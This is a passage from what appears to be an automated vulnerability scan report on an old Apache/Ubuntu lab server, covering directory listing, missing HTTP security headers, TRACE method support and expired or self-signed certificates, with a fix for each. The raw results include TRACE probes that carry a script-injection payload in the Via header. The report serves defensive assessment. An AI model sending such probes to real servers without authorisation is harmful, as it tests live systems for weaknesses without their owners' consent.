<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ubuntu-keyring/">ubuntu-keyring/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ubuntu-minimal/">ubuntu-minimal/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ubuntu-standard/">ubuntu-standard/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ucf/">ucf/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="udev/">udev/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ufw/">ufw/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="unzip/">unzip/</a></td><td align="right">16-Apr-2010 02:06  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="update-inetd/">update-inetd/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/bomb.gif" alt="[DIR]"></td><td><a href="update-manager-core/">update-manager-core/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="upstart-compat-sysv/">upstart-compat-sysv/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></
tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="upstart-logd/">upstart-logd/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="upstart/">upstart/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="usbutils/">usbutils/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="util-linux-locales/">util-linux-locales/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="util-linux/">util-linux/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="uuid-runtime/">uuid-runtime/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="vim-common/">vim-common/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="vim-tiny/">vim-tiny/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="w3m/">w3m/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="wget/">wget/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="whiptail/">whiptail/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="wireless-tools/">wireless-tools/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="wpasupplicant/">wpasupplicant/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="x11-apps/">x11-apps/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="x11-common/">x11-common/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="x11-session-utils/">x11-session-utils/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="x11-utils/">x11-utils/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="x11-xfs-utils/">x11-xfs-utils/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="x11-xkb-utils/">x11-xkb-utils/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="x11-xserver-utils/">x11-xserver-utils/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xauth/">xauth/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xbase-clients/">xbase-clients/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xbitmaps/">xbitmaps/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xfonts-75dpi/">xfonts-75dpi/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xfonts-100dpi/">xfonts-100dpi/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xfonts-base/">xfonts-base/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xfonts-encodings/">xfonts-encodings/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xfonts-scalable/">xfonts-scalable/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xfonts-utils/">xfonts-utils/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xinetd/">xinetd/</a></td><td align="right">16-Apr-2010 05:17  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xinit/">xinit/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xkb-data/">xkb-data/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xorg/">xorg/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/bomb.gif" alt="[DIR]"></td><td><a href="xserver-xorg-core/">xserver-xorg-core/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-input-all/">xserver-xorg-input-all/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-input-evdev/">xserver-xorg-input-evdev/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-input-kbd/">xserver-xorg-input-kbd/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-input-mouse/">xserver-xorg-input-mouse/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-input-synaptics/">xserver-xorg-input-synaptics/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-input-vmmouse/">xserver-xorg-input-vmmouse/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-input-wacom/">xserver-xorg-input-wacom/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-all/">xserver-xorg-video-all/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-apm/">xserver-xorg-video-apm/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-ark/">xserver-xorg-video-ark/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-ati/">xserver-xorg-video-ati/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </
td></tr>
```

```
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-chips/">xserver-xorg-video-chips/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-cirrus/">xserver-xorg-video-cirrus/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-cyrix/">xserver-xorg-video-cyrix/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-dummy/">xserver-xorg-video-dummy/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-fbdev/">xserver-xorg-video-fbdev/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-geode/">xserver-xorg-video-geode/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-glint/">xserver-xorg-video-glint/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-i128/">xserver-xorg-video-i128/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-i740/">xserver-xorg-video-i740/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-i810/">xserver-xorg-video-i810/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-imstt/">xserver-xorg-video-imstt/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-intel/">xserver-xorg-video-intel/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-mga/">xserver-xorg-video-mga/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-neomagic/">xserver-xorg-video-neomagic/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-newport/">xserver-xorg-video-newport/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-nsc/">xserver-xorg-video-nsc/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-nv/">xserver-xorg-video-nv/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-openchrome/">xserver-xorg-video-openchrome/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-psb/">xserver-xorg-video-psb/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-rendition/">xserver-xorg-video-rendition/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-s3/">xserver-xorg-video-s3/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-s3virge/">xserver-xorg-video-s3virge/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-savage/">xserver-xorg-video-savage/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-siliconmotion/">xserver-xorg-video-siliconmotion/</a></td><td align="right">20-May-2012 14:43  </td><
td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-sis/">xserver-xorg-video-sis/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-sisusb/">xserver-xorg-video-sisusb/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-tdfx/">xserver-xorg-video-tdfx/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-tga/">xserver-xorg-video-tga/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-trident/">xserver-xorg-video-trident/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-tseng/">xserver-xorg-video-tseng/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-v4l/">xserver-xorg-video-v4l/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-vesa/">xserver-xorg-video-vesa/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-vga/">xserver-xorg-video-vga/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-via/">xserver-xorg-video-via/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-vmware/">xserver-xorg-video-vmware/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg-video-voodoo/">xserver-xorg-video-voodoo/</a></td><td align="right">20-May-2012 14:43  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xserver-xorg/">xserver-xorg/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="xterm/">xterm/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="zlib1g-dev/">zlib1g-dev/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="zlib1g/">zlib1g/</a></td><td align="right">16-Mar-2010 18:59  </td><td align="right">  - </td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.1.21 Port 80</address>
</body></html>
```

2 HTTP Security Header Not Detected — port 80/tcp

QID:	11827
Category:	CGI
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	08/03/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

This QID reports the absence of the following HTTP headers (https://www.owasp.org/index.php/OWASP_Secure_Headers_Project#tab=Headers) according to CWE-693: Protection Mechanism Failure (https://cwe.mitre.org/data/definitions/693.html):

X-Content-Type-Options: This HTTP header will prevent the browser from interpreting files as a different MIME type to what is specified in the Content-Type HTTP header.
Strict-Transport-Security: The HTTP Strict-Transport-Security response header (HSTS) allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure HTTPS connections, and never via the insecure HTTP protocol.

QID Detection Logic:
This unauthenticated QID looks for the presence of the following HTTP responses:
The Valid directives are as belows:
X-Content-Type-Options: nosniff

Strict-Transport-Security: max-age=< [;includeSubDomains]

IMPACT:

Depending on the vulnerability being exploited, an unauthenticated remote attacker could conduct cross-site scripting, clickjacking or MIME-type sniffing attacks.

SOLUTION:

Note: To better debug the results of this QID, it is requested that customers execute commands to simulate the following functionality: curl -lkL --verbose.
CWE-693: Protection Mechanism Failure mentions the following - The product does not use or incorrectly uses a protection mechanism that provides sufficient defense against directed attacks against the product. A "missing" protection mechanism occurs when the application does not define any mechanism against a certain class of attack. An "insufficient" protection mechanism might provide some defenses - for example, against the most common attacks - but it does not protect against everything that is intended. Finally, an "ignored" mechanism occurs when a mechanism is available and in active use within the product, but the developer has not applied it in some code path.
Customers are advised to set proper X-Content-Type-Options (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options) and Strict-Transport-Security (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security) HTTP response headers.
Depending on their server software, customers can set directives in their site configuration or Web.config files. Few examples are:
X-Content-Type-Options:
Apache: Header always set X-Content-Type-Options: nosniff
HTTP Strict-Transport-Security:
Apache: Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"
Nginx: add_header Strict-Transport-Security max-age=31536000;
Note: Network devices that include a HTTP/HTTPS console for administrative/management purposes often do not include all/some of the security headers. This is a known issue and it is recommend to contact the vendor for a solution.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

X-Content-Type-Options HTTP Header missing on port 80.

```
GET / HTTP/1.0
Host: 192.168.1.21
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0



HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 17:21:49 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

🟥🟥⬜⬜⬜ 2 Web Directories Listable Vulnerability port 80/tcp

QID:	86445
Category:	Web server
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	04/17/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The Web server has some listable directories. Very sensitive information can be obtained from directory listings.

IMPACT:

A remote user may exploit this vulnerability to obtain very sensitive information on the host. The information obtained may assist in further attacks against the host.

SOLUTION:

Disable directory browsing or listing for all directories.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Listable Directories
/doc/
/test/
/icons/

🟥🟥⬜⬜⬜ 2 Web Server HTTP Trace/Track Method Support Cross-Site Tracing Vulnerability port 80/tcp

QID:	86473
Category:	Web server
Associated CVEs:	CVE-2004-2320, CVE-2007-3008
Vendor Reference:	-
Bugtraq ID:	24456, 9506
Service Modified:	05/31/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

A Web server was detected that supports the HTTP TRACE method. This method allows debugging and connection trace analysis for connections from the client to the Web server. Per the HTTP specification, when this method is used, the Web server echoes back the information sent to it by the client unmodified and unfiltered. Microsoft IIS web server uses an alias TRACK for this method, and is functionally the same.
A vulnerability related to this method was discovered. A malicious, active component in a Web page can send Trace requests to a Web server that supports this Trace method. Usually, browser security disallows access to Web sites outside of the present site's domain. Although unlikely and difficult to achieve, it's possible, in the presence of other browser vulnerabilities, for the active HTML content to make external requests to arbitrary Web servers beyond the hosting Web server. Since the chosen Web server then echoes back the client request unfiltered, the response also includes cookie-based or Web-based (if logged on) authentication credentials that the browser automatically sent to the specified Web application on the specified Web server.
The significance of the Trace capability in this vulnerability is that the active component in the page visited by the victim user has no direct access to this authentication information, but gets it after the target Web server echoes it back as its Trace response.
Since this vulnerability exists as a support for a method required by the HTTP protocol specification, most common Web servers are vulnerable.
The exact method(s) supported, Trace and/or Track, and their responses are in the Results section below.
Track / Trace are required to be disabled to be PCI compliance.

IMPACT:

If this vulnerability is successfully exploited, users of the Web server may lose their authentication credentials for the server and/or for the Web applications hosted by the server to an attacker. This may be the case even if the Web applications are not vulnerable to cross site scripting attacks due to input validation errors.

SOLUTION:

Solutions for some of the common Web servers are supplied below. For other Web servers, please check your vendor's documentation.
Apache: Recent Apache versions have a Rewrite module that allows HTTP requests to be rewritten or handled in a specific way. Compile the Apache server with the mod_rewrite module. You might need to uncomment the 'AddModule' and 'LoadModule' directives in the httpd.conf configuration file.
Add the following lines for each virtualhost in your configuration file (Please note that, by default, Rewrite configurations are not inherited.
This means that you need to have Rewrite directives for each virtual host in which you wish to use it):

```
<IfModule mod_rewrite.c>
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^TRACE
RewriteRule .* - [F]
</IfModule>
```

With this configuration, Apache catches all TRACE requests, and replies with a page reporting the request as forbidden. None of the original request's contents are echoed back.
A slightly tighter fix is to use:

```
<IfModule mod_rewrite.c>
RewriteEngine on
RewriteCond %{REQUEST_METHOD} !^(GET|POST|HEAD)$
RewriteRule .* - [F]
</IfModule>
```

Please note that RewriteEngine can be processor intensive and may impact the web server performance. The trace method can also be controlled by use of the TraceEnable directive.
In the httpd.conf add or modify:
TraceEnable Off

Microsoft IIS: Microsoft released URLScan (http://support.microsoft.com/kb/307608), which can be used to screen all incoming requests based on customized rulesets. URLScan can be used to sanitize or disable the TRACE requests from the clients. Note that IIS aliases 'TRACK' to 'TRACE'. Therefore, if URLScan is used to specfically block the TRACE method, the TRACK method should also be added to the filter.
URLScan uses the 'urlscan.ini' configuration file, usually in \System32\InetSrv\URLScan directory. In that, we have two sections - AllowVerbs and DenyVerbs. The former is used if the UseAllowVerbs variable is set to 1, else (if its set to 0), the DenyVerbs are used. Clearly, either can be used, depending on whether we want a Default-Deny-Explicit-Allow or a Default-Allow-Explicit-Deny policy. To disallow TRACE and TRACK methods through URLScan, first remove 'TRACK', 'TRACE' methods from the 'AllowVerbs' section and add them to the 'DenyVerbs' section. With this, URLScan will disallow all 'TRACE' and 'TRACK' methods, and generate an error page for all requests using that method. To enable the changes, restart the 'World Wide Web Publishing Service' from the 'Services' Control Panel item.
For more details about other web servers : Cert Advisory (http://www.kb.cert.org/vuls/id/867593).

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
TRACE / HTTP/1.1
Host: 192.168.1.21
Via: <script>alert('QualysXSS');</script>



TRACE / HTTP/1.1
Host: 192.168.1.21
Connection: Keep-Alive
Via: <script>alert('QualysXSS');</script>
Qualys-Scan: VM

-CR-TRACE / HTTP/1.0
Via: <script>alert('QualysXSS');</script>



TRACE / HTTP/1.0
Connection: Keep-Alive
Via: <script>alert('QualysXSS');</script>
Qualys-Scan: VM
```

🟥🟥□□□ 2 SSL Certificate - Expired port 5432/tcp over SSL

QID:	38167
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/24/2020

User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.
A certificate with a past end date cannot be trusted.

IMPACT:

By exploiting this vulnerability, an attacker can launch a man-in-the-middle attack.

SOLUTION:

Please install a server certificate with valid start and end dates.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Certificate #0
emailAddress=root@ubuntu804-base.localdomain,CN=ubuntu804-base.localdomain,OU=Office_for_Complication_of_Otherwise_Simple_Affairs,O=OCOSA,L=Everywhere,ST=There_is_no_such_thing_outside_US,C=XX is not valid after Apr 16 14:07:45 2010 GMT.

🟥🟥□□□ 2 SSL Certificate - Self-Signed Certificate port 5432/tcp over SSL

QID:	38169
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/24/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.
The client can trust that the Server Certificate belongs to the server only if it is signed by a mutually trusted third-party Certificate Authority (CA).
Self-signed certificates are created generally for testing purposes or to avoid paying third-party CAs. These should not be used on any production or critical servers.
By exploiting this vulnerability, an attacker can impersonate the server by presenting a fake self-signed certificate. If the client knows that the server does not have a trusted certificate, it will accept this spoofed certificate and communicate with the remote server.

IMPACT:

By exploiting this vulnerability, an attacker can launch a man-in-the-middle attack.

SOLUTION:

Please install a server certificate signed by a trusted third-party Certificate Authority.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Certificate #0
emailAddress=root@ubuntu804-base.localdomain,CN=ubuntu804-base.localdomain,OU=Office_for_Complication_of_Otherwise_Simple_Affairs,O=OCOSA,L=Everywhere,ST=There_is_no_such_thing_outside_US,C=XX is a self signed certificate.

🟥🟥⬜⬜ 2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 5432/tcp over SSL

QID:	38170
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/11/2019
User Modified:	-
Edited:	No
